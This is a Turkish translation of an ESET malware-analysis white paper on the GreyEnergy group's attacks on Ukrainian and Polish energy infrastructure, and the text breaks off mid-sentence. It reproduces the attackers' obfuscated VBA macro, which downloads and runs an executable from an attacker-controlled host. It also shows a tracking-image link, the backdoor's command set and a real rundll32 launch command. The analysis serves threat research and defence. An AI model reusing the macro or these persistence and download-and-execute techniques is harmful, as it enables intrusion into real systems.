CYBERSECURITY
EXPERTS ON YOUR SIDE

GREYENERGY: Blackenergy'nin Yeni Halefi

GREYENERGY White Paper // Kasım 2018 // Yazar: Anton Cherepanov

İçindekiler

GreyEnergy: BlackEnergy'nin yeni halefi

ESET araştırmacıları, daha önce belgelenmemiş olan ve Orta ve Doğu Avrupa'daki kritik altyapı kuruluşlarına yönelik hedefli saldırılarda kullanılan gelişmiş kötü amaçlı yazılımları keşfederek analiz ettiler. ESET araştırmacıları tarafından GreyEnergy olarak adlandırılan zararlı yazılım, Aralık 2015'te Ukrayna enerji sektörüne yönelik saldırılarda kullanılan zararlı yazılım BlackEnergy ile pek çok kavramsal benzerliğe sahip. Bu benzerliklerin dışında, GreyEnergy'nin arkasındaki grubun, birçok yıkıcı saldırıyla ilişkilendirilen TeleBots grubuyla birlikte çalıştığını gösteren bağlantılar bulunuyor.

Bu rapor, GreyEnergy grubunun son birkaç yıldaki faaliyetlerini ortaya koymaktadır.

GİRİŞ

Aralık 2015'te BlackEnergy grubu, BlackEnergy ve KillDisk zararlı yazılım ailelerini kullanarak Ukrayna enerji sektörüne karşı bir saldırı başlattı. Bu, BlackEnergy zararlı yazılımının bilinen son kullanımıydı. Bu saldırıyı takiben, BlackEnergy grubu en az iki alt gruba ayrıldı: TeleBots ve GreyEnergy.

Telebots grubunun ana hedefi, bilgisayar ağı saldırı (CNA) operasyonlarıyla Ukrayna'ya karşı düzenlenecek siber sabotaj saldırılarını gerçekleştirmekti. Grup, aşağıdakileri içeren bir dizi yıkıcı saldırı gerçekleştirdi:

- Aralık 2016'da gerçekleştirilen, KillDisk zararlı yazılımının Windows ve Linux İşletim Sistemleri için tasarlanmış güncel bir sürümünün kullanıldığı bir dizi saldırı.
- Haziran 2017'de gerçekleştirilen kötü şöhretli NotPetya saldırısı, Ukrayna tarafından kullanılan muhasebe yazılımı M.E.Doc içerisine gömülmüş karmaşık bir arka kapı kullanılarak gerçekleştirildi.
- Ekim 2017'de BadRabbit ailesi kullanılarak gerçekleştirilen saldırı.

ESET araştırmacıları, birkaç yıldan beri GreyEnergy grubunun faaliyetlerini takip etmektedir. Gurp, GreyEnergy olarak tespit ettiğimiz eşsiz bir zararlı yazılım ailesi kullanmaktadır. Bu zararlı yazılımın tasarımı ve mimarisi, BlackEnergy zararlı yazılımlarındakiyle pek çok benzerliğe sahiptir.

Zararlı yazılımın sahip olduğu kavramsal benzerliklerin yanında, GreyEnergy zararlı yazılımının arkasındaki grubun TeleBots grubuyla yakın şekilde çalıştığına ilişkin bağlantılar bulunuyor. Örnek olarak, GreyEnergy grubu Aralık 2016'da NotPetya benzeri bir solucan dağıttı ve bu zararlı yazılımın daha gelişmiş bir versiyonu sonradan TeleBots grubu tarafından Haziran 2017'de gerçekleştirilen meşhur saldırıda kullanıldı.

GreyEnergy grubunun TeleBots grubuna kıyasla farklı hedefleri olduğunu söyleyebiliriz. Bu grup TeleBots'dan farklı olarak, genelde çeşitli organizasyonların kritik altyapılarına ait endüstriyel ağlarla ilgileniyor ve tüm bunlar Ukraynalı hedeflerle de sınırlı değil.

2015'in sonlarına doğru, ilk olarak GreyEnergy zararlı yazılımının Polonya'daki bir enerji santralini hedef aldığını gördük. Yine de, BlackEnergy ve TeleBots'da olduğu gibi, grubun ana hedefi Ukrayna olmuştur. Öncelikle enerji sektörüne ilgi gösterdiler; bunu ulaşım ve diğer yüksek değerli hedefler izledi. Geçmişte BlackEnergy tarafından hedef alınan en az bir organizasyon, yakın zamanda GreyEnergy tarafından da saldırıya uğramıştır. GreyEnergy zararlı yazılımının en son gözlenen kullanımı 2018 ortalarına doğruydu.

GreyEnergy zararlı yazılımı modülerdir, fakat Industroyer'den farklı olarak, GreyEnergy'nin endüstriyel kontrol sistemlerini (ICS) etkileyebilecek herhangi bir modüle sahip olduğunu görmedik. Bununla birlikte, bu kötü amaçlı yazılımın operatörleri en az bir kez bu zararlı yazılımdan etkilenen bir kuruluştaki işletim süreçlerini bozmak ve izlerini kapatmak için bir disk silme bileşenini kullanmışlardır.

Araştırmamız sırasında keşfedilen en ilginç detaylardan biri de, bulduğumuz GreyEnergy örneklerinden birinin ICS ekipmanı üreten Tayvanlı bir şirketten çalınan geçerli bir dijital sertifika ile imzalanmış olmasıdır. Bu bağlamda, GreyEnergy grubu tam anlamıyla Stuxnet'in izinden gitmektedir.

GREYENERGY ÇALIŞMA TARZI

GreyEnergy grubunun faaliyetlerini izlerken, saldırganların genelde iki başlangıç enfeksiyon vektörünü kullandıklarını gördük. İlki, kendi bünyelerinde web servisleri barındıran organizasyonlarla ilgili. Bu şekilde kamuya açık bir web servisi, dahili ağa bağlı bir sunucu üzerinde çalışıyorsa, saldırganlar bunu ele geçirmeye çalışarak gizlice ağ içine girmek isteyeceklerdir. İkinci enfeksiyon vektörü ise, zararlı ek dosyalara sahip hedefe yönelik kimlik avı e-postalarının kullanılmasıdır.


Zararlı dokümanların "GreyEnergy mini" adında, yönetici hakları gerektirmeyen, giriş seviyesindeki önemsiz bir arka kapıyı kullandıklarını gözlemledik. Bir bilgisayara GreyEnergy mini ile sızdıktan sonra, saldırganlar yönetici hakları elde edebilmek amacıyla ağ haritası çıkararak parolaları toplarlar. Bu ayrıcalıklarla saldırganlar tüm ağı kontrol edebilir. GreyEnergy grubu, bu görevler için oldukça standart araçlar kullanır: Nmap ve Mimikatz.

Saldırganlar başlangıç aşamasında ağ haritasıyla işlerini tamamladıktan sonra, amiral gemisi denilebilecek arka kapıları olan esas GreyEnergy zararlı yazılımını dağıtmaya başlayabilirler. Bu zararlı yazılım, bu aşamaya gelinmeden önce elde edilmesi gereken yönetici hakları gerektirir. Araştırmamıza göre, GreyEnergy aktörleri bu arka kapıyı esas olarak iki tür uç noktaya yerleştiriyorlar; yüksek çalışma süresine sahip sunucular ve ICS ortamlarını kontrol etmek için kullanılan iş istasyonları.

Zararlı yazılım aktörleri, komuta ve kontrol (C&C) sunucularıyla daha gizli iletişim kurabilmek için sızılan ağ içerisindeki sunuculara ek yazılımlar yükleyerek her bir sunucunun proxy olarak hareket etmesini sağlayabilirler. Bu tip bir proxy C&C sunucusu, ağ içerisindeki etkilenen nodlardan gelen istekleri internet üzerindeki harici bir C&C sunucusuna yönlendirir. Bu şekilde, birçok bilgisayar uzak bir sunucu yerine dahili bir sunucuyla "konuştuğu" için bu durumu fark eden bir savunmacı daha az şüphelenir. Bu teknik aynı zamanda saldırganlar tarafından ele geçirilen bir ağdaki farklı bölümlerde yer alan zararlı yazılımları kontrol etmek amacıyla da kullanılabilir. Dahili sunucuların C&C sunucuları olarak kullanıldığı benzer bir teknik Duqu 2.0 APT tarafından uygulanmıştır.

Eğer etkilenen bir kuruluşun dahili ağa bağlı kamuya açık web sunucuları bulunuyorsa, saldırganlar bu sunucularda "yedek" arka kapılar oluşturabilirler. Bu arka kapılar, ana arka kapıların tespit edilerek silinmeleri durumunda ağa yeniden erişebilmek amacıyla kullanılır.

GreyEnergy zararlı yazılımı tarafından kullanıldığını gördüğümüz tüm C&C sunucuları Tor ile ilişkili.




Şekil 1. GreyEnergy grubu tarafından kullanılan iki ağa sızma senaryosunun basitleştirilmiş şeması

GREYENERGY MİNİ

GreyEnergy mini, saldırganlar tarafından ele geçirilmiş bir bilgisayarı değerlendirerek ağ üzerinde bir başlangıç ayağı oluşturmak için kullanılan başlangıç seviyesindeki hafif bir arka kapıdır. GreyEnergy mini zararlı yazılımı genellikle hedefli bir kimlik avı e-postası yoluyla gönderilmiş kötü amaçlı bir doküman ile indirilir. GreyEnergy mini aynı zamanda FELIXROOT olarak da bilinir.

Eylül 2017'de ESET, Ukraynaca yazılmış kötü amaçlı bir makro taşıyan tuzak niteliğindeki bir Microsoft Word dokümanı tespit etti. Yem olarak kullanılan doküman interaktif bir form gibi görünecek şekilde tasarlanmıştı ve kurbanın içeriği doldurabilmek için makroları etkinleştirmesi gerekiyordu.



Şekil 2. GreyEnergy grubu tarafından Eylül 2017'de kullanılan tuzak doküman

Makro bir kez etkinleştirildiğinde, kod uzak bir sunucudaki ikili dosyayı indirerek yürütmeye çalışır.

```
Function HashCheck()
    On Error Resume Next
    Set s = CreateObject(B64Dec("d3NjcmlwdC5zaGVsbA==")) ' wscript.shell
    Set h = CreateObject(B64Dec("bXN4bWwyLnhtbGh0dHA=")) ' msxml2.xmlhttp
    p = s.ExpandEnvironmentStrings("%temp%") & B64Dec("XFRWVU5TUzMuZXhl") ' \TVUNSS3.exe
    h.Open "get", B64Dec("aHR0cDovL3BiYW5rLmNvLnVhL2Zhdmljb24uaWNv"), False ' http://pbank.co.ua/favicon.ico
    h.send

    With CreateObject(B64Dec("YWRvZGIuc3RyZWFt")) ' adodb.stream
        .Type = 1
        .Open
        .Write h.responsebody
        .savetofile p, 2
        .Close
    End With

    s.Run p
End Function
```

Şekil 3. Kötü amaçlı VBA makrosu (yorumlar ESET tarafından eklendi)


İlginç olarak, belgenin gövdesine gömülmüş, uzak bi resme işaret eden bir bağlantı bulunmaktadır. Doküman bir kez açıldığında, resmi indirmeye çalışır. Böylece, doküman açıldığında saldırganlar haberdar edilmiş olur. Bu teknik, makroyu etkinleştiren hedefler ve makroyu etkinleştirmeden dokümanı açan hedefler arasındaki başarı oranının takip edilebilmesini sağlar.

```
.org/officeDocument/2006/relationships/control" Target="activeX/activeX3.xml"/><Relationship Id="r
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/control" Target="activeX/acti
bin"/><R                                                                    ceDocument/2006/relatio
 Target="http://pbank.co.ua/img/rKPGshUCwICOdqe1P8Ig5odmykCedtG2zar.png" TargetMode="External"/><
tionship Id="rId32" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/cont
arget="activeX/activeX11.xml"/><Relationship Id="rId40" Type="http://schemas.openxmlformats.org/of
```

Şekil 4. Zararlı doküman içindeki harici "izleyici" görüntüsünün bağlantısı

İndirilen yürütülebilir dosya, bir GreyEnergy mini parçasıdır. Bu parça, zararlı DLL'i adıyla rasgele üretilmiş bir GUID kullanarak `%APPDATA%` klasörüne yazar. Ek olarak, bu parça boş bir dosya adı kullanarak Başlangıç Menüsü altındaki `Startup` klasöründe bir `.LNK` dosyası oluşturur ve komut satırındaki argümanın yolu olan bir DLL ile `rundll32.exe`'yi yürütür. GreyEnergy mini tarafından kullanılan kalıcılık yöntemi bu şekildedir.

Bu DLL parçası, GreyEnergy mini'nin ana modülüdür ve Microsoft Windows'a ait meşru bir dosya şekline bürünmüştür.



Şekil 5. GriEnergy mini DLL, meşru bir Windows DLL olarak gizlenmiş


Zararlı yazılım sızılan bilgisayarın değerini ölçmek için elinden geldiğince bilgi toplar ve bu bilgileri C&C sunucusuna gönderir. Bilgi toplama WMI Query Language (WQL) kullanılarak yapılır ve sorgular Windows kayıt defterine yazılır. Aşağıdaki bilgiler toplanmaktadır:

- Bilgisayar adı
- Servis paketi sürümü dahil olmak üzere işletim sistemi sürümü
- Varsayılan yerel ayar
- Kullanıcı adı
- Mevcut Windows kullanıcı ayrıcalıkları, yükseklik, UAC seviyesi
- Proxy ayarları
- Bilgisayarla ilgili bilgiler (üretici, model, sistem tipi)
- Saat dilimi
- Yüklü güvenlik yazılımı (antivirüs ve güvenlik duvarı)
- Kullanıcı ve alan adlarının listesi
- Kayıt defterinden alınan yüklü yazılımların listesi
- Ağ hakkında bilgi (IP adresleri, DHCP Sunucusu, vb.)
- Çalışan işlemlerin listesi

Kötü amaçlı yazılım C&C sunucusundan komutlar alıyor. Aşağıda komutlar destekleniyor:

Komut Kimliği	**Anlam**
1	Bilgisayar hakkında bilgi topla
2	Geçici dizinden çalıştırılabilir dosyayı indir ve çalıştır
3	Kabuk komutunu çalıştır
4	Güvenliği ihlal edilen bilgisayardan kendini kaldır
5	Geçici dizinden .BAT dosyasını indir ve çalıştır
6	Dosyayı lokal sürücüye indir
7	Dosya yükle

Zararlı yazılımın yapılandırması JSON biçiminde, ikili dosyanın içine özel bir algoritma ile kodlanarak gömülmüştür. Şifreli veri başta dört baytlık veri içerir; bu baytlar geri kalan verinin şifresini bir XOR işlemiyle çözebilmek için anahtar olarak kullanılır. Kötü amaçlı yazılım tarafından kullanılan çoğu dizgiler bu algoritma kullanılarak şifrelenir.




Şekil 6. GreyEnergy zararlı yazılımının gömülü yapılandırmasının şifre çözülmeden öncesi ve çözüldükten sonrası

Gördüğümüz tüm GreyEnergy mini yapılandırmaları, C&C sunucuları olarak kullanılan HTTPS ve HTTP sunucuları içermektedir. Bu, saldırganların ağ ya da güvenlik duvarı ayarlarından HTTPS izni verilmeyen hedeflerde HTTP'ye geçiş yapmalarına izin verir.

GreyEnergy mini zararlısı, diğer GreyEnergy zararlılarıyla bazı kod benzerlikleri taşımaktadır. Buna ek olarak, hem GreyEnergy mini hem de ana GreyEnergy arka kapısı, tamamen aynı C&C sunucularını kullanmışlardır.


GREYENERGY ZARARLI YAZILIMI

GreyEnergy zararlı yazılımı, GreyEnergy grubunun amiral gemisi konumundaki arka kapıdır. Burada analiz edilen zararlı yazılım örnekleri Visual Studio C ile derlenerek C dilinde, fakat standart C çalışma-zamanı kitaplıkları (CRT) özellikleri kullanılmadan yazılmıştır. Paketlenmiş örnekler sahte bir PE zaman damgası içerebilir, ancak örnekler bir kez açıldığında, PE zaman damgası 0 olur (1 Ocak 1970'i temsilen).



Şekil 7. Paketlenmemiş bir GreyEnergy örneğinin PE zaman damgası

İlginç bir şekilde, analiz edilen ilk GreyEnergy kötü amaçlı yazılım örneklerinden biri, Advantech adında bir şirkete ait bir kod imzalama sertifikası ile dijital olarak imzalanmıştır. Advantech, endüstriyel ekipman ve IoT donanımı üreten Tayvanlı bir şirkettir. Aynı sertifikanın, Advantech'in temiz, zararlı olmayan yazılımlarını imzalamak için de kullanıldığını keşfettiğimizden, bu sertifikanın büyük olasılıkla çalınmış olduğuna inanıyoruz. Tespit edilen numunenin karşı imzalarının bulunmadığının altı çizilmelidir; bu da sertifikanın geçerlilik süresi dolduğunda dijital imzanın geçersiz hale geldiği anlamına gelir.



Şekil 8. Bir GreyEnergy kötü amaçlı yazılım örneğini imzalamak için kullanılan Advantech kod imzalama sertifikası

Sertifika verileri aşağıdaki gibidir:

```
Seri numarası: 15:f4:8f:98:c5:79:41:00:6f:4c:9a:63:9b:f3:c1:cc
Geçerlilik:
            Önce değil: 10 Şub 00:00:00 2014 GMT
            Sonra değil : 26 Şub 23:59:59 2017 GMT
SHA1 Parmak izi=97:53:AD:54:DF:6B:D6:73:E0:6C:00:36:3D:34:6A:06:00:7A:0A:9B
```

GreyEnergy kötü amaçlı yazılımın genellikle iki modda dağıtıldığını gözlemledik: yalnızca bellek modunda ve Service DLL kalıcılığı kullanılarak. Eski mod, saldırganlar kötü amaçlı yazılım dağıtımının herhangi bir kalıcılık gerektirmediğinden emin olduklarında kullanılmaktaydı (örneğin, yüksek çalışma süresine sahip sunucular). Sonraki mod ise, zararlı yazılımın muhtemel bir yeniden başlatma sonrası hayatta kalabilmeye ihtiyaç duyduğu durumda kullanılmaktadır.

Yalnızca bellek içi mod

Yalnızca bellek içi mod için saldırganlar belirli bir klasöre bir DLL dosyası yerleştirip daha sonra Windows uygulaması `rundll32.exe'yi` kullanarak bunu çalıştırırlar. `Rundll32.exe'yi` mümkün olan en yüksek ayrıcalıklarla (`NT AUTHORITY \ SYSTEM`) yürütmek için saldırganların Windows Sysinternals PsExec aracını yerel olarak kullandıklarını gördük.


İşte GreyEnergy'nin bellek içi yürütme işleminin ilk aşamasında kullanılan gerçek bir komut satırı:

```
cmd.exe /c "C:\Windows\System32\rundll32.exe "C:\Sun\Thumbs.db",#1
CAIAABBmAAAgAAAA8GFGvkHVGDtGRqcl3Z3nYJ9aXCm7TVZX8klEdjacOSU="
```

Bu örnekte, `Thumbs.db`, `rundll32.exe` işlemiyle ilk sıradaki işlevin çağrıldığı bir GreyEnergy DLL dosyasını temsil eder. Sağlanan komut satırı parametresi, daha sonra küçük bir kökü çözmek için daha sonra AES-256

